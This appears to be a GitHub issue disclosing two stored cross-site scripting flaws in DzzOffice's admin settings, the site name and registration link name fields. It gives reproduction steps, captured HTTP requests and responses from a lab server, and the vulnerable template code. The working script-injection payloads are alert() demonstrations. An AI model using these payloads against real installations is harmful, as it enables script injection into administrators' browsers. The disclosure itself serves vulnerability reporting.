zyx0814 / **dzzoffice** Public

Code Issues 177 Pull requests 9 Actions Projects Wiki ...

New issue

Jump to bottom

Lacking of sanitizer of input data lead to Stored-XSS #195

Open **minhgalaxy** opened this issue on Aug 28, 2021 · 0 comments

minhgalaxy commented on Aug 28, 2021 • edited

Description:

Because of lacking of sanitizer of input data, attacker can injection malicious code into `settingnew` param to trigger Stored-XSS. The vulnerability can affected `settingnew[sitename]` and `settingnew[reglinkname]` in template **[Source]\admin\setting\template\main.htm**

To Reproduce

XSS 1

Steps to reproduce the behavior:

1. Go to **System settings** -> **Basic settings**
2. Update **Site name** to `</title><script>alert('XSS');</script>`
3. Click **Save changes**

Request


```
POST /admin.php?mod=setting HTTP/1.1
Host: 172.16.0.12:4444
Content-Length: 875
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.0.12:4444
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.0.12:4444/admin.php?mod=setting&operation=basic
Accept-Encoding: gzip, deflate
Accept-Language: vi,vi-VN;q=0.9,fr;q=0.8,en-US;q=0.7,en;q=0.6,sm;q=0.5,la;q=0.4,zh-CN;q=0.3,zh-TW;q=0.2,zh;q=0.1
Cookie: cywg_2132_saltkey=E2w57uH2; cywg_2132_lastvisit=1630101103; cywg_2132_ulastactivity=6590uIjzBHML3smc7veG8yziPxJyaiN4jgoE9aN3L3FvOCr3Ov1_;
cywg_2132_auth=98cdFXW71mVy5meyxigIFZBObrEG4KvLnjvWpFFBrShhvIv6NcZaT5Tmjt1dT9-zVkgQGG9zU_5JoSbmIVgD; cywg_2132_checkupgrade=1;
cywg_2132_seccodeSzIEkk50=19f7_dLG1127vHSBgGR0G6y16LF6cQM51ACBkEseX54k541eEvgeCbrH0TcgYvQ5PR6etghh5los4OaskYo;
cywg_2132_seccodeSzfU1X90=9e1ed3Qs_MEPnj6GLhZUtvY31iLNApnW0Bbbu5Wb0wagKiv-plGw39bA62OwFToE3e6tATcJsoVPy3puCSI; cywg_2132_sid=u2tbOT;
cywg_2132_lastact=1630120432%09index.php%09system; ORRL_2132_saltkey=SSddxNX7; ORRL_2132_lastvisit=1630117184; ORRL_2132_ulastactivity=4e4933KaEc2d5jrijCQZlYd-
PcZ8j470p8v4gqPXPHDs6JlJdGR4; ORRL_2132_auth=72b8z5xQUV3VN3LNvb_ZW4mJtZAHAayP70K5xgK3robhOSslJQJJAbA7dcSHkuqq2eixxs9Ro4JL3Kvptdfm; ORRL_2132_lip=172.16.250.8%2C1630120785;
ORRL_2132_checkupgrade=1; ORRL_2132_checkappupgrade=1; ORRL_2132_sid=v44Zfc; ORRL_2132_sendmail=1; ORRL_2132_lastact=1630122335%09index.php%09system
Connection: close

formhash=1eeef100&operation=basic&files%5B%5D=&settingnew%5Bsitelogo%5D=&settingnew%5Bsitename%5D=%3C%2Ftitle%3E%3Cscript%3Ealert%28%27XSS%27%29%3B%3C%2Fscript%3E&old_default_mod=&set
```

Response


```
HTTP/1.1 200 OK
Date: Sat, 28 Aug 2021 02:58:07 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Set-Cookie: cywg_2132_lastact=1630119487%09admin.php%09setting; expires=Sun, 29-Aug-2021 02:58:07 GMT; Max-Age=86400; path=/
Set-Cookie: cywg_2132_sid=zIEkk5; expires=Sun, 29-Aug-2021 02:58:07 GMT; Max-Age=86400; path=/
Content-Length: 3218
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
<title>提示信息 -  test - </title>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta name="generator" content="DzzOffice" />
<meta name="author" content="DzzOffice" />
<meta name="copyright" content="2012-2021-08-28 www.dzzoffice.com" />
    <meta name="MSSmartTagsPreventParsing" content="True" />
    <meta http-equiv="MSThemeCompatible" content="Yes" />
    <meta name="renderer" content="webkit">
<base href="http://172.16.0.12:4444/" />
     <link rel="stylesheet" type="text/css" href="static/bootstrap/css/bootstrap.min.css?m1R">
     <link rel="stylesheet" type="text/css" href="static/css/app_manage.css?m1R">
<script type="text/javascript" src="static/jquery/jquery.min.js?m1R" ></script>
<script type="text/javascript" src="static/jquery/jquery.json-2.4.min.js?m1R" ></script>
<script type="text/javascript">var DZZSCRIPT='DZZSCRIPT',LANG='zh-cn', STATICURL = 'static/', IMGDIR = 'static/image/common', VERHASH = 'm1R', charset = 'utf-8', dzz_uid = '1',
cookiepre = 'cywg_2132_', cookiedomain = '', cookiepath = '/',attackevasive = '0', disallowfloat = '',  REPORTURL = 'aHR0cDovLzE3Mi4xNi4wLjEyOjQ0NDQvYWRtaW4ucGhwP21vZD1zZXR0aW5n',
SITEURL = 'http://172.16.0.12:4444/', JSPATH = 'static/js/',MOD_PATH='admin/setting',APP_URL='admin.php?mod=setting',MOD_URL='admin.php?mod=setting';</script>
<script type="text/javascript" src="./data/template/core_common_showmessage_common_zh-cn.js" ></script><script type="text/javascript" src="static/js/common.js?m1R" ></script>
    </head>
    <body id="nv_dzz" class="">
<div id="append_parent" style="z-index:99999;"></div><div id="ajaxwaitid" style="z-index:99999;"></div><div id="ct" class="container " style="position: absolute;top: 30%;width:
100%;text-align: center;">
```

```
<div class="">
<div class="f_c altw">
<div id="messagetext">
<img src="static/image/common/noFilePage-successful.png">
<h5 style="color: #999999;">操作成功<script type="text/javascript" reload="1">setTimeout("window.location.href ='http://172.16.0.12:4444/admin.php?mod=setting&operation=access';",
3000);</script></h5>
<button class="btn-jump btn btn-primary" onclick="location.href='http://172.16.0.12:4444/admin.php?mod=setting&operation=access';return false;" >立即跳转 (<span
class="num">3</span>s) </button>
</div>
</div>
<script type="text/javascript">
jQuery(document).ready(function(){
function jump(cont){
window.setTimeout(function(){
cont--;
if(cont>0){
$('.num').text(cont);
jump(cont);
}
},1000)
}
jump(3);
});
</script>
</div>
</div>
    <script type="text/javascript" src="misc.php?mod=sendwx&rand=1630119487" ></script>
<script type="text/javascript">
jQuery(document).ready(function(){
try{jQuery('#systemNotice').load('misc.php?mod=upgrade&action=upgradenotice');}catch(e){};
});
</script>
<div id="systemNotice" class="systemNotice" style="position: fixed;right:10px;bottom:10px;max-width:50%;box-shadow:0px 5px 10px RGBA(0,0,0,0.3);z-index:999999"></div>

</body>
</html>
```

PoC:



```
<dl>
  <a href=""></a>
  <dt>{lang terrace_name}:</dt>
  <dd class="clearfix">
    <input type="text" id="sitename" name="settingnew[sitename]" class="form-control" value="$setting[sitename]"
    >
    <span class="help-inline text-muted">{lang terrace_name_state} </span> </dd>
</dl>
```



Không bảo mật | http://172.16.0.12:4444/admin.php?mod=setting&operation=basic

系统设置

172.16.0.12:4444 cho biết

XSS

平台LOGO:

平台名称:

</title><script>alert('XSS');</script> 平台名称，将显示在浏览器窗口标题等位置

默认首页:

请选择默认首页 进入系统后的默认首页

用户默认加入部门:

不加入机构或部门

选择新注册用户默认加入的部门,不选择默认不加入部门

XSS 2

Steps to reproduce the behavior:

1. Go to **System settings** -> **Login settings**
2. Update **Registration link name** to `"/><script>alert('XSS 2');</script>`
3. Click **Save changes**


Request

```
POST /admin.php?mod=setting HTTP/1.1
Host: 172.16.0.12:4444
Content-Length: 260
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.16.0.12:4444
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.0.12:4444/admin.php?mod=setting&operation=access
Accept-Encoding: gzip, deflate
Accept-Language: vi,vi-VN;q=0.9,fr;q=0.8,en-US;q=0.7,en;q=0.6,sm;q=0.5,la;q=0.4,zh-CN;q=0.3,zh-TW;q=0.2,zh;q=0.1
Cookie: cywg_2132_saltkey=E2w57uH2; cywg_2132_lastvisit=1630101103; cywg_2132_ulastactivity=6590uIjzBHML3smc7veG8yziPxJyaiN4jgoE9aN3L3FvOCr3Ov1_;
cywg_2132_auth=98cdFXW71mVy5meyxigIFZBObrEG4KvLnjvWpFFBrShhvIv6NcZaT5Tmjt1dT9-zVkgQGG9zU_5JoSbmIVgD; cywg_2132_checkupgrade=1;
cywg_2132_seccodeSzIEkk50=19f7_dLG1127vHSBgGR0G6y16LF6cQM51ACBkEseX54k541eEvgeCbrH0TcgYvQ5PR6etghh5los4OaskYo;
cywg_2132_seccodeSzfU1X90=9e1ed3Qs_MEPnj6GLhZUtvY31iLNApnW0Bbbu5Wb0wagKiv-plGw39bA62OwFToE3e6tATcJsoVPy3puCSI; cywg_2132_sid=u2tbOT;
cywg_2132_lastact=1630120432%09index.php%09system; ORRL_2132_saltkey=SSddxNX7; ORRL_2132_lastvisit=1630117184; ORRL_2132_ulastactivity=4e4933KaEc2d5jrijCQZlYd-
PcZ8j470p8v4gqPXPHDs6JlJdGR4; ORRL_2132_auth=72b8z5xQUV3VN3LNvb_ZW4mJtZAHAayP70K5xgK3robhOSslJQJJAbA7dcSHkuqq2eixxs9Ro4JL3Kvptdfm; ORRL_2132_lip=172.16.250.8%2C1630120785;
ORRL_2132_checkupgrade=1; ORRL_2132_checkappupgrade=1; ORRL_2132_sid=BCWawI; ORRL_2132_sendmail=1; ORRL_2132_lastact=1630121432%09index.php%09system
Connection: close

formhash=1eeef100&operation=access&settingnew%5Breglinkname%5D=%22%2F%3E%3Cscript%3Ealert%28%27XSS+2%27%29%3B%3C%2Fscript%3E&settingnew%5Bpwlength%5D=0&settingnew%5Bregverify%5D=0&set
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Aug 2021 03:30:32 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Set-Cookie: ORRL_2132_lastact=1630121432%09admin.php%09setting; expires=Sun, 29-Aug-2021 03:30:32 GMT; Max-Age=86399; path=/
Set-Cookie: ORRL_2132_sid=BCWawI; expires=Sun, 29-Aug-2021 03:30:32 GMT; Max-Age=86399; path=/
Content-Length: 3218
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
<title>提示信息 -  Test - </title>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta name="generator" content="DzzOffice" />
<meta name="author" content="DzzOffice" />
<meta name="copyright" content="2012-2021-08-28 www.dzzoffice.com" />
    <meta name="MSSmartTagsPreventParsing" content="True" />
    <meta http-equiv="MSThemeCompatible" content="Yes" />
    <meta name="renderer" content="webkit">
<base href="http://172.16.0.12:4444/" />
     <link rel="stylesheet" type="text/css" href="static/bootstrap/css/bootstrap.min.css?m4B">
     <link rel="stylesheet" type="text/css" href="static/css/app_manage.css?m4B">
<script type="text/javascript" src="static/jquery/jquery.min.js?m4B" ></script>
<script type="text/javascript" src="static/jquery/jquery.json-2.4.min.js?m4B" ></script>
<script type="text/javascript">var DZZSCRIPT='DZZSCRIPT',LANG='zh-cn', STATICURL = 'static/', IMGDIR = 'static/image/common', VERHASH = 'm4B', charset = 'utf-8', dzz_uid = '1',
cookiepre = 'ORRL_2132_', cookiedomain = '', cookiepath = '/',attackevasive = '0', disallowfloat = '',  REPORTURL = 'aHR0cDovLzE3Mi4xNi4wLjEyOjQ0NDQvYWRtaW4ucGhwP21vZD1zZXR0aW5n',
SITEURL = 'http://172.16.0.12:4444/', JSPATH = 'static/js/',MOD_PATH='admin/setting',APP_URL='admin.php?mod=setting',MOD_URL='admin.php?mod=setting';</script>
<script type="text/javascript" src="./data/template/core_common_showmessage_common_zh-cn.js" ></script><script type="text/javascript" src="static/js/common.js?m4B" ></script>
    </head>
    <body id="nv_dzz" class="">
<div id="append_parent" style="z-index:99999;"></div><div id="ajaxwaitid" style="z-index:99999;"></div><div id="ct" class="container " style="position: absolute;top: 30%;width:
100%;text-align: center;">
<div class="">
<div class="f_c altw">
<div id="messagetext">
<img src="static/image/common/noFilePage-successful.png">
<h5 style="color: #999999;">操作成功<script type="text/javascript" reload="1">setTimeout("window.location.href ='http://172.16.0.12:4444/admin.php?mod=setting&operation=access';",
3000);</script></h5>
<button class="btn-jump btn btn-primary" onclick="location.href='http://172.16.0.12:4444/admin.php?mod=setting&operation=access';return false;" >立即跳转 (<span
class="num">3</span>s) </button>
</div>
</div>
<script type="text/javascript">
jQuery(document).ready(function(){
function jump(cont){
window.setTimeout(function(){
cont--;
if(cont>0){
$('.num').text(cont);
jump(cont);
}
},1000)
}
jump(3);
});
</script>
</div>
</div>
    <script type="text/javascript" src="misc.php?mod=sendwx&rand=1630121432" ></script>
<script type="text/javascript">
jQuery(document).ready(function(){
try{jQuery('#systemNotice').load('misc.php?mod=upgrade&action=upgradenotice');}catch(e){};
});
</script>
<div id="systemNotice" class="systemNotice" style="position: fixed;right:10px;bottom:10px;max-width:50%;box-shadow:0px 5px 10px RGBA(0,0,0,0.3);z-index:999999"></div>

</body>
</html>
```

PoC:



```
<dl>
  <dt>{lang register_link_text}:</dt>
  <dd class="clearfix">
    <input type="text" class="form-control" name="settingnew[reglinkname]"
                         value="$setting[reglinkname]">

    <span class="help-block text-muted">{lang register_link_text_text}</span></dd>
</dl>
```



Không bảo mật | http://172.16.0.12:4444/admin.php?mod=setting&operation=access

172.16.0.12:4444 cho biết

XSS 2

OK

系统设置

允许新用户注册:

□ 开放注册

设置是否允许游客注册成为平台会员，您可以根据平台需求选择注册方式

注册链接文字:

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant